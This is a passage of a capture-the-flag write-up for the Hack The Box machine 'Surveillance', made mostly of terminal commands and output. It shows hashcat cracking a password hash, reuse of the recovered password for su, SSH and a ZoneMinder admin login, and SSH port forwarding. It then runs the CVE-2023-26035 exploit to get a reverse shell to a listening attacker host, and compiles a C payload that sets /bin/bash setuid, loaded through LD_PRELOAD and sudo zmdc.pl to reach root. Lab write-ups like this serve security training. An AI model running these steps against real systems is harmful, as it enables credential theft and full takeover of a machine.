8. ▷ echo 127e6fbfe24a750e72930c220a8e138275656b8e5d8f48a98c3c92df2caba935 | wc -c
65
9. ▷ echo 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec | wc -c
65
10. Same number of characters. This is most likely the mode.
11.  ▷ hashcat -a 0 -m 1400 surveillance_hash /usr/share/wordlists/rockyou.txt
12. SUCCESS, cracked!
13.  ▷ hashcat -a 0 -m 1400 surveillance_hash --show
39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec:starcraft122490
```


Pivot to Matthew + flag

19. **Lets try using this cracked password on matthew**

```
1. matthew:starcraft122490
2. www-data@surveillance:/tmp$ cd /var/www/html/craft/storage/backups
www-data@surveillance:~/html/craft/storage/backups$ su matthew
Password:
matthew@surveillance:/var/www/html/craft/storage/backups$ whoami
matthew
3. matthew@surveillance:/var/www/html/craft/storage/backups$ cat /home/matthew/user.txt
8fae5682f20da9fc8b1b3170e07f4115
4. matthew@surveillance:/var/www/html/craft/storage/backups$ sudo -l
[sudo] password for matthew:
Sorry, user matthew may not run sudo on surveillance.
5. matthew@surveillance:/var/www/html/craft/storage/backups$ id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
6. matthew@surveillance:/var/www/html/craft/storage/backups$ ps -faux
```

```
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
matthew     5317  0.0  0.1   8656  5384 pts/0    S    09:43   0:00 bash
matthew     5341  0.0  0.0  10500  3672 pts/0    R+   09:46   0:00  \_ ps -faux
matthew     5309  0.0  0.2  17128  9488 ?        Ss   09:43   0:00 /lib/systemd/systemd --user
7. matthew@surveillance:/var/www/html/craft/storage/backups$ mount | grep invisible
proc on /proc type proc (rw,relatime,hidepid=invisible)
8. The mount command allows us to see the mounts on the system. The system admin has "hidepid=invisible" on the /dev/foo whatever
it is.
9. matthew@surveillance:/var/www/html/craft/storage/backups$ df -h | grep -v tmpfs
Filesystem                         Size  Used Avail Use% Mounted on
'/dev/mapper/ubuntu--vg-ubuntu--lv  6.0G  4.2G  1.5G  75% /' <<< on this path her  in fstab they have a comment
"hidepid=invisible"
/dev/sda2                          284M  130M  131M  50% /boot
10. That is why the processes are invisible unless you are the owner of the processes.
11. At least I think this is why. Just making stuff up as I go. lol jk
12. matthew@surveillance:/var/www/html/craft/storage/backups$ ss -nltp
State Recv-Q  Local Address:Port Peer Address:Port Process
LISTEN 0  127.0.0.1:3306 0.0.0.0:*
LISTEN 0  127.0.0.1:8080 0.0.0.0:*
13. We have 3306, and 8080 that were not open when we first did our scan.
```

SSH local port forwarding



SSH local port forwarding

```
1. Lets attempt to access that port 8080 via ssh local port forwarding.
2. On our attacker machine. We are going to connect via ssh with the password we cracked. I am assuming that it is also the ssh
passphrase I could be wrong.
3. matthew:starcraft122490
4.  ▷ ssh matthew@10.129.21.77 -L 8081:127.0.0.1:8080
5. SUCCESS, we should now be able to access the localhost for 10.129.21.77 via our port 8081. I chose 8081 in case you had
burpsuite open.
6. Lets try our cracked password with admin:starcraft122490
7. SUCCESS
```

21. **Enumerate zoneminder as admin**


```
1. Google for "zoneminder exploit"
2. https://github.com/rvizx/CVE-2023-26035
3. ▷ python3 exploit.py
usage: exploit.py [-h] -t TARGET_URL -ip LOCAL_IP -p PORT
exploit.py: error: the following arguments are required: -t/--target-url, -ip/--local-ip, -p/--port
4. CVE-2023-26035 (main ✘)✹ ▷ python3 exploit.py -t http://localhost:8081 -ip 10.10.14.7 -p 443
[>] fetching csrf token
[>] recieved the token: key:c3a1f4e7ce9aa0bbda9afa5c74ee0fd496d568ed,1714213881
[>] executing...
[>] sending payload..
[!] failed to send payload <<< It actually worked. I forgot to give the python file executable permissions.
5. chmod +x exploit.py
6. SUCCESS
7. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.21.77 38844
bash: cannot set terminal process group (1006): Inappropriate ioctl for device
```

```
bash: no job control in this shell
zoneminder@surveillance:/usr/share/zoneminder/www$
```


22. **I upgrade the shell and enumerate as `zoneminder`**

```
1. zoneminder@surveillance:/usr/share/zoneminder/www$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
zoneminder@surveillance:/usr/share/zoneminder/www$ ^Z
[1]  + 597883 suspended  sudo nc -nlvp 443
~/hackthebox/surveillance ▷ stty raw -echo; fg
[1]  + 597883 continued  sudo nc -nlvp 443
                                    reset xterm
zoneminder@surveillance:/usr/share/zoneminder/www$ export TERM=xterm-256color
zoneminder@surveillance:/usr/share/zoneminder/www$ source /etc/skel/.bashrc
zoneminder@surveillance:/usr/share/zoneminder/www$ stty rows 40 columns 185
zoneminder@surveillance:/usr/share/zoneminder/www$ export SHELL=/bin/bash
zoneminder@surveillance:/usr/share/zoneminder/www$ whoami
zoneminder
2. zoneminder@surveillance:/usr/share/zoneminder/www$ id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
zoneminder@surveillance:/usr/share/zoneminder/www$ sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
3. So this means we can run anything in the following directory
/usr/bin/zm***.pl etc...
4. zoneminder@surveillance:~$ sudo /usr/bin/zm
zm_rtsp_server      zmcamtool.pl        zmfilter.pl         zmore               zmstats.pl          zmtrack.pl
zmupdate.pl         zmx10.pl
zmaudit.pl          zmcontrol.pl        zmonvif-probe.pl    zmpkg.pl            zmsystemctl.pl      zmtrigger.pl        zmvideo.pl
zmc                 zmdc.pl             zmonvif-trigger.pl  zmrecover.pl        zmtelemetry.pl      zmu                 zmwat
5. That means we can run any of these files as root without needed sudo password.
6. zoneminder@surveillance:~$ ls -l /usr/bin/zm*
-rwxr-xr-x 1 root root 788096 Nov 23  2022 /usr/bin/zm_rtsp_server
-rwxr-xr-x 1 root root  43027 Nov 23  2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 731280 Nov 23  2022 /usr/bin/zmc
7. Seems like zoneminder is not in any of these groups. Lets check out the website again.
```



Enumerating the zoneminder website as admin



```
1. We may have something here with this LD_PRELOAD
2. click >>> options >>> config >>> scroll down to LD_PRELOAD
3. I click on the ? and this options help pops up. So it seems that "zmdc.pl" is the file we need to inject.
4. zoneminder@surveillance:~$ ls -l /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 /usr/bin/zmdc.pl
5. We can run this as root with no password.
6. zoneminder@surveillance:~$ sudo /usr/bin/zmdc.pl
No command given
Usage:
    zmdc.pl {command} [daemon [options]]

Options:
    {command} - One of 'startup|shutdown|status|check|logrot' or
    'start|stop|restart|reload|version'. [daemon [options]] - Daemon name
    and options, required for second group of commands
```

Craft exploit written in c

24. **Seems like we need to create an exploit written in C language.**


```
1. We are creating this short exploit on the target machine in the /tmp directory
2. zoneminder@surveillance:~$ cd /tmp
zoneminder@surveillance:/tmp$ touch test.c
zoneminder@surveillance:/tmp$ nano test.c
3. zoneminder@surveillance:/tmp$ cat test.c
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

void _init(){
        setuid(0);
        setgid(0);
        system("chmod u+s /bin/bash");
}
4. Now we need to compile it because it is scripted in c.
5. $ gcc test.c -fPIC -shared -o shell.so
6. ld is not found on $PATH
7. That means we increase the size of the $PATH so that the ld binary can be found.
8. Yeah, the path is way too short. LD is probrably installed correctly. It is just not on path.
9. zoneminder@surveillance:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
10. zoneminder@surveillance:/tmp$ export
PATH="/root/.poetry/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_p
erl:/usr/bin/core_perl:/usr/lib/rustup/bin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/bin:/usr/lib"
12. zoneminder@surveillance:/tmp$ echo $PATH
/root/.poetry/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/u
sr/bin/core_perl:/usr/lib/rustup/bin:/usr/local/bin:/usr/bin:/usr/sbin:/sbin:/usr/sandbox:/root/.local/bin:/usr/lib
13. I copy a bunch of default linux paths and add them to the anemic default $PATH.
14. oneminder@surveillance:/tmp$ gcc test.c -fPIC -shared -o shell.so
/usr/bin/ld: /tmp/cco6ilSx.o: in function `_init':
test.c:(.text+0x0): multiple definition of `_init'; /usr/lib/gcc/x86_64-linux-gnu/11/../../../x86_64-linux-gnu/crti.o:(.init+0x0):
first defined here
collect2: error: ld returned 1 exit status
```

25. **We need to edit our compile command.**

```
1. We need to add the line "-nostartfiles" to the end of the compile command
2. zoneminder@surveillance:/tmp$ gcc test.c -fPIC -shared -o shell.so -nostartfiles
zoneminder@surveillance:/tmp$ ls -l shell.so
-rwxr-xr-x 1 zoneminder zoneminder 14296 Apr 27 11:19 shell.so
3. SUCCESS, payload created.
```

26. **NOw we need to go back to the website were it says `LD_PRELOAD`.**




```
1. http://localhost:8081/index.php?view=options&tab=config
2. We had logged in as admin with the password starcraft122490
3. click >>> options >>> config >>> scroll down to LD_PRELOAD
4. Type this into the LD_PRELOAD field: '/tmp/shell.so'
5. After typing that click save.
6. It keeps wanting to fail but just hit enter a few times and it will do the command you request.
7. zoneminder@surveillance:/tmp$ sudo /usr/bin/zmdc.pl startup
Starting server
04/27/2024 11:26:52.782682 zmdc[6436].FAT [main:195] [Can not connect to zmdc.pl server process at /run/zm/zmdc.sock: No such file
or directory]
zoneminder@surveillance:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
zoneminder@surveillance:/tmp$ bash -p
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable

bash-5.1#
bash-5.1# whoami
bash: fork: retry: Resource temporarily unavailable
root
bash-5.1# cat /root/root.txt
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable

8097b0295f13f5adcf36b1ec1e709118 <<< Finally cats it out
```